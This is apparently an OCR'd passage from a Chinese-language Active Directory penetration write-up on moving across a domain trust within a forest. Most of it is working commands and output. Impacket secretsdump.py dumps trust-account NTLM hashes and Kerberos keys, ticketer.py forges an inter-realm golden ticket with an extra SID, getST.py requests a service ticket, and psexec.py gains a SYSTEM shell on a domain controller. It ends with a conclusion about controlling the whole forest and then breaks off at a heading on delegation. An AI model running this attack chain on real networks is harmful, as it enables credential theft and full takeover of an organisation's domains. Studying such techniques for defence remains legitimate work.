


```
C:\Users\Administrator>net config workstation
计算机名                     \\corp
计算机全名                   corp.corp.com
用户名                       Administrator

工作站正运行于
        NetBT_Tcpip_{57B58E1A-4882-4ADC-9013-A90EDD389221} (52549ED82CCD)

软件版本                     Windows Server 2012 R2 Standard

工作站域                     CORP0
工作站域 DNS 名称            corp.com
登录域                       CORP0

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。
```




```
PS C:\Users\Administrator> ([System.DirectoryServices.ActiveDirectory.Domain]::G
etCurrentDomain()).GetAllTrustRelationships()

SourceName          TargetName                     TrustType      TrustDirection
----------          ----------                     ---------      --------------
corp.com            test.com                        TreeRoot       Bidirectional


PS C:\Users\Administrator>
```

获取inter-realm trust key



```
[pr0mise@[redacted] examples]$ ./secretsdump.py -no-pass -k  sz.test.com/administrator@dc.test.com -just-dc-user CORP0$
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
CORP0$:1105:aad3b435b51404eeaad3b435b51404ee:905abfc2a4a60c528f018ab918e5aba3:::
[*] Kerberos keys grabbed
CORP0$:aes256-cts-hmac-sha1-96:4c382e34f93efec80395a3823c57f3474e3cb11f71954ae494346aa8a27b46b7
CORP0$:aes128-cts-hmac-sha1-96:2233d0b77eea32bc75aa8fadf81a10bf
CORP0$:des-cbc-md5:c175a876d6345e34
[*] Cleaning up...
[pr0mise@[redacted] examples]$
[pr0mise@[redacted] examples]$
[pr0mise@[redacted] examples]$
[pr0mise@[redacted] examples]$ ./secretsdump.py -no-pass -k  sz.test.com/administrator@dc.test.com -just-dc-user SZ0$
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
SZ0$:1104:aad3b435b51404eeaad3b435b51404ee:97116abcbc498da7cce2658ebdfbceea:::
[*] Kerberos keys grabbed
SZ0$:aes256-cts-hmac-sha1-96:a79724a2d7e8904e9b51adfdff7720b8077a3d64aec18e6e0f3880f803562e8a
SZ0$:aes128-cts-hmac-sha1-96:939d8d8fb1ac9d022b5802703a56c6f6
SZ0$:des-cbc-md5:6ee092f1da6215fd
[*] Cleaning up...
[pr0mise@fileshare examples]$
```




```
[pr0mise@[redacted] . examples]$ python ticketer.py -nthash 905abfc2a4a60c528f018ab918e5aba3 -domain-sid S-1-5-21-1051736633-3259773269-4206400344 -extra-sid S-1-5-21-1258407096-1360244215
main corp.com -spn krbtgt/test.com administrator
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.com/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache
[pr0mise@[redacted] examples]$
[pr0mise@[redacted] examples]$
[pr0mise@[redacted] examples]$ ./getST.py -debug -k -no-pass -spn cifs/dc.test.com  -dc-ip 192.168.1.6 test.com/administrator
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[+] Using Kerberos Cache: administrator.ccache
[+] Returning cached credential for KRBTGT/TEST.COM@CORP.COM
[*] Using TGT from cache
[*] Getting ST for user
[+] Trying to connect to KDC at 192.168.1.6
[*] Saving ticket in administrator.ccache
[pr0mise@[redacted] examples]$ ./psexec.py -no-pass -k  corp.
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on dc.test.com.....
[-] share 'c$' is not writable.
[*] Found writable share NETLOGON
[*] Uploading file tzvGjPKi.exe
[*] Opening SVCManager on dc.test.com.....
[*] Creating service zJDY on dc.test.com.....
[*] Starting service zJDY.....
[!] Press help for extra shell commands
nt authority\system
[*] Process whoami finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on dc.test.com.....
[*] Stopping service zJDY
```

结论:
Inter-realm trust key 默认每隔30天重置一次,在没重置之前（根据PwdLastSet判断）我们可以利用它做同林内的跨域金票，进而控制整个林

Case 3 跨林横向移动:委派

委派简介

